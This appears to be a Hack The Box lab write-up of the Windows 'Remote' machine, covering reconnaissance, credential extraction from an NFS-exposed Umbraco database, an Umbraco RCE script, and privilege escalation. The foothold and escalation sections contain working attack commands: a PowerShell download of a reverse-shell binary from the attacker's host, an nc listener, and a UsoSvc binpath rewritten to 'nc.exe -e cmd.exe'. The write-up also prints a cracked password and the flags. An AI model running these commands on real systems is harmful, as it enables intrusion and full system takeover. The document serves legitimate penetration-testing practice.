


HTB.Remote


Working Theory

Info

===



Remote

OS:	 Windows
Difficulty:	Easy
Points:	20
Release:	21 Mar 2020
IP:	10.10.10.180

Service

=====

port 80: Running Umbraco CMS

Enumeration

Tools

nmap

Nmap 7.80 scan initiated Mon May 18 20:29:24 2020 as: nmap -sC -sV -oN synscn 10.10.10.180

Nmap scan report for 10.10.10.180

Host is up (0.14s latency).

Not shown: 993 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

21/tcp	open	ftp	Microsoft ftpd
--------	------	-----	----------------

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

| ftp-syst:

|_ SYST: Windows_NT

80/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
--------	------	------	---

|_http-title: Home - Acme Widgets

111/tcp	open	rpcbind	2-4 (RPC #100000)
---------	------	---------	-------------------

| rpcinfo:

program	version	port/proto	service
100000	2,3,4	111/tcp	rpcbind
100000	2,3,4	111/tcp6	rpcbind
100000	2,3,4	111/udp	rpcbind
100000	2,3,4	111/udp6	rpcbind
100003	2,3	2049/udp	nfs
100003	2,3	2049/udp6	nfs
100003	2,3,4	2049/tcp	nfs
100003	2,3,4	2049/tcp6	nfs
100005	1,2,3	2049/tcp	mountd
100005	1,2,3	2049/tcp6	mountd
100005	1,2,3	2049/udp	mountd
100005	1,2,3	2049/udp6	mountd
100021	1,2,3,4	2049/tcp	nlockmgr
100021	1,2,3,4	2049/tcp6	nlockmgr
100021	1,2,3,4	2049/udp	nlockmgr
100021	1,2,3,4	2049/udp6	nlockmgr
100024	1	2049/tcp	status
100024	1	2049/tcp6	status
100024	1	2049/udp	status
100024	1	2049/udp6	status

135/tcp	open	msrpc	Microsoft Windows RPC
---------	------	-------	-----------------------

139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
---------	------	-------------	-------------------------------

445/tcp	open	microsoft-ds?	
---------	------	---------------	--

2049/tcp open mountd 1-3 (RPC #100005)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-security-mode:

| 2.02:

|_ Message signing enabled but not required

| smb2-time:

| date: 2020-05-18T12:30:25

|_ start_date: N/A


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done at Mon May 18 20:31:49 2020 -- 1 IP address (1 host up) scanned in 144.91 seconds

5985 port open (can use for remote login)

```
nobodyatall@0xDEADBEEF:~/htb/boxes/remote$ nc -v 10.10.10.180 5985
10.10.10.180: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.10.180] 5985 (?) open
```

ffuf

nobodyatall@0xB105F00D:~\$ script/reconnaissance/ffuf/ffuf -u http://10.10.10.180/FUZZ -w /usr/share/wordlists/dirb/big.txt



v0.12

:: Method	:
GET	
:: URL	: http://10.10.10.180/
FUZZ	
:: Follow redirects	:
false	
:: Calibration	:
false	
:: Timeout	:
10	
:: Threads	: 40
:: Matcher	: Response status: 200,204,301,302,307,401,403

1111 [Status: 200, Size: 4194, Words: 911, Lines: 124]
Blog [Status: 200, Size: 5001, Words: 1249, Lines: 138]

Contact	[Status: 200, Size: 7880, Words: 828, Lines: 125]
Home	[Status: 200, Size: 6703, Words: 1807, Lines: 188]
Products	[Status: 200, Size: 5330, Words: 1307, Lines: 130]
People	[Status: 200, Size: 6749, Words: 2109, Lines: 168]
about-us	[Status: 200, Size: 5451, Words: 1232, Lines: 162]
blog	[Status: 200, Size: 5011, Words: 1249, Lines: 138]
contact	[Status: 200, Size: 7890, Words: 828, Lines: 125]
home	[Status: 200, Size: 6703, Words: 1807, Lines: 188]
install	[Status: 302, Size: 126, Words: 6, Lines: 4]
intranet	[Status: 200, Size: 3323, Words: 683, Lines: 117]
people	[Status: 200, Size: 6739, Words: 2109, Lines: 168]
person	[Status: 200, Size: 2741, Words: 503, Lines: 82]
products	[Status: 200, Size: 5320, Words: 1307, Lines: 130]
umbraco	[Status: 200, Size: 4040, Words: 710, Lines: 96]

:: Progress: [20469/20469] :: 52 req/sec :: Duration: [0:06:27] :: Errors: 0 ::

Service

http

Found potential users

=====

jan skovgaard

matt brailsford

-twitter: twitter.com/mattbrailsford

-instagram: [instagram.com/circuitbeard](https://www.instagram.com/circuitbeard)

lee kelleher

jeavon leopold


jeroen breuer

login page

=====


<http://10.10.10.180/umbraco/#/login/false?returnPath=%252Fforms>

found umbraco login page




--//back from rpc nfs part/--


login into umbraco with admin@htb.local cred




umbraco version




found umbraco exploit RCE



3 people committed 55b3d60 8 days ago ...	
LICENSE	Initial commit
README.md	simple pip requirements file (#5)
exploit.py	add arguments
requirements.txt	simple pip requirements file (#5)



test exploit
//it works!



- create tmp folder in C:\
- upload backdoor into C:\tmp
- execute backdoor to get reverse shell

```
nobodyatall@0xDEADBEEF:~/htb/boxes/remote$ python umbraco-rce.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c powershell -a 'Invoke-WebRequest http://10.10.14.9:8080/revshell.exe -OutFile c:\\tmp\\revShell.exe'
```

```
nobodyatall@0xDEADBEEF:~/htb/boxes/remote$ python umbraco-rce.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c powershell -a 'C:\\tmp\\revShell.exe'
```

```
portscn revshell.exe umbraco-rce.py usr
nobodyatall@0xDEADBEEF:~/htb/boxes/remote$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
10.10.10.180 - - [05/Jul/2020 23:31:18] "GET /revShell.exe HTTP/1.1" 404 -
10.10.10.180 - - [05/Jul/2020 23:31:18] "GET /revShell.exe HTTP/1.1" 404 -
10.10.10.180 - - [05/Jul/2020 23:31:45] "GET /revshell.exe HTTP/1.1" 200 -
10.10.10.180 - - [05/Jul/2020 23:32:21] "GET /revshell.exe HTTP/1.1" 200 -
10.10.10.180 - - [05/Jul/2020 23:33:26] "GET /revshell.exe HTTP/1.1" 200 -
10.10.10.180 - - [05/Jul/2020 23:34:38] "GET /revshell.exe HTTP/1.1" 200 -
10.10.10.180 - - [05/Jul/2020 23:34:59] "GET /revshell.exe HTTP/1.1" 200 -
10.10.10.180 - - [05/Jul/2020 23:37:08] "GET /revshell.exe HTTP/1.1" 200 -
```

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.14.9 netmask 255.255.254.0 destination 10.10.14.9
    inet6 dead:beef::2::1007 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::9c15:4d04:c638:94a prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 100 (UNSPEC)
    RX packets 7090 bytes 6836697 (6.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7057 bytes 1368499 (1.3 MiB)
    TX errors 0 dropped 43 overruns 0 carrier 0 collisions 0
```

```
[htb] 0:bash* 1:sudo-
```

got the initial foothold

```
nobodyatall@0xDEADBEEF:~/htb/boxes/remote$ nc -lvp 18890
listening on [any] 18890 ...
10.10.10.180: inverse host lookup failed: Unknown host
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.180] 49823
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\windows\system32\inetsrv>
```

rpc (nfs) port 2049

directory found
=====

```
nobodyatall@0xB105F00D:/tmp$ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)

mount site_backups directory
```

=====

```
sudo mount -t nfs 10.10.10.180:/site_backups /tmp/remote
```

Umbraco .sdf sensitive file? interesting...

Ed - you might consider having two versions of your database - one for your users to interact with and a second for developers to play with that you can distribute.

If you are using SQL CE you can swap these out fairly quickly by altering the connection string (currently in the web.config file).

Make a copy of the App_Data/Umbraco.sdf file and rename it to UmbracoDev.sdf or something.

and then toggle between the two by commenting out the respective connection strings.

```
<!--add key="umbracoDbDSN" value="datalayer=SQLCE4Umbraco.SqlCEHelper,SQLCE4Umbraco;data source=|DataDirectory|\Umbraco.sdf" /-->
```

```
<add key="umbracoDbDSN" value="datalayer=SQLCE4Umbraco.SqlCEHelper,SQLCE4Umbraco;data source=|DataDirectory|\UmbracoDev.sdf" />
```

You can then exclude the Umbraco.sdf from your Bitbucket repository.

find *.sdf file from the nfs share

//.sdf is database file might get some interesting credentials

```
nobodyatall@0xDEADBEEF:/tmp/remote$ find . -name *.sdf -type f 2>/dev/null
./App_Data/Umbraco.sdf
```

found hashes

//admin@htb.local:b8be16afba8c314ad33d812f22a04991b90e2aaa

//smith@htb.local: 2 hashes

```
nobodyatall@0xDEADBEEF:~/htb/boxes/remote$ strings Umbraco.sdf | more
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749
smithsmith@htb.locall8+xxICbPe7m5NQ22HfcGlg==RF90Linww9rd2PmaKUpLteR6vesD2MtFaBke1zL5SXA={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee9724c8d32
@{pv
qpkaj
```

admin@htb.local hash crack

//admin@htb.local:baconandcheese

QubesV3.1BackupDefaults

Hash	Type	Result
b8be16afba8c314ad33d812f22a04991b90e2aaa	sha1	baconandcheese

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

--//back to http part/--

initial foothold

found user flag in C:\Users\public

```
cd Public
PS C:\Users\Public> ls
ls

Directory: C:\Users\Public

Mode                LastWriteTime         Length Name
----                -
d-r---            2/19/2020   3:03 PM           Documents
d-r---            9/15/2018   3:19 AM           Downloads
d-r---            7/5/2020   3:25 AM           Music
d-r---            9/15/2018   3:19 AM           Pictures
d-r---            9/15/2018   3:19 AM           Videos
-ar---            7/5/2020   1:47 AM           34 user.txt

PS C:\Users\Public> type user.txt
type user.txt
76cd2689d4445c4546532cb37a9bb3a8
PS C:\Users\Public>
```

Post Exploitation

Privilege Escalation

found UsoSvc

```
[+] Modifiable Services(T1007)
[?] Check if you can modify any service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
LOOKS LIKE YOU CAN MODIFY SOME SERVICE/s:
UsoSvc: AllAccess, Start
```

UsoSvc Info

```
C:\tmp>sc qc "UsoSvc"
sc qc "UsoSvc"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: UsoSvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE          : 2   AUTO_START (DELAYED)
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Windows\system32\svchost.exe -k netsvcs -p
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Update Orchestrator Service
        DEPENDENCIES        : rpcss
        SERVICE_START_NAME  : LocalSystem

C:\tmp>
```

write payload into the binary path

```
sc config "UsoSvc" binpath="C:\tmp\nc.exe -e cmd.exe 10.10.14.9 7741"
[SC] ChangeServiceConfig SUCCESS
```

check info back to check the payload

```
C:\tmp>sc qc "UsoSvc"
sc qc "UsoSvc"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: UsoSvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE          : 2   AUTO_START (DELAYED)
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\tmp\nc.exe -e cmd.exe 10.10.14.9 7741
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Update Orchestrator Service
        DEPENDENCIES        : rpcss
        SERVICE_START_NAME  : LocalSystem

C:\tmp>
```

restart the service

```
C:\tmp>sc stop UsSvc && sc start UsSvc
sc stop UsSvc && sc start UsSvc

SERVICE_NAME: UsSvc
        TYPE               : 30    WIN32
        STATE                : 3     STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0     (0x0)
        SERVICE_EXIT_CODE    : 0     (0x0)
        CHECKPOINT           : 0x3
        WAIT_HINT            : 0x7530
```

Menu nobodyatall@0xDEAD...

gotten NT Authority/System user

```
nobodyatall@0xDEADBEEF:~/htb/boxes/remote$ nc -lvp 7741
listening on [any] 7741 ...
10.10.10.180: inverse host lookup failed: Unknown host
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.180] 49843
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

```
C:\Windows\system32>
```

grab root flag

```
C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
ea6d22fee2520c1de0f977ee358b376b

C:\Users\Administrator\Desktop>
```

Creds

Umbraco Admin Cred

=====

admin@htb.local:baconandcheese

Flags

User Flag

```
cd Public
PS C:\Users\Public> ls
ls

Directory: C:\Users\Public

Mode                LastWriteTime         Length Name
----                -
d-r---            2/19/2020   3:03 PM           Documents
d-r---            9/15/2018   3:19 AM           Downloads
d-r---            7/5/2020   3:25 AM           Music
d-r---            9/15/2018   3:19 AM           Pictures
d-r---            9/15/2018   3:19 AM           Videos
-ar---            7/5/2020   1:47 AM           34 user.txt

PS C:\Users\Public> type user.txt
type user.txt
76cd2689d4445c4546532cb37a9bb3a8
PS C:\Users\Public>
```

root flag

```
C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
ea6d22fee2520c1de0f977ee358b376b

C:\Users\Administrator\Desktop>
```

write-up POC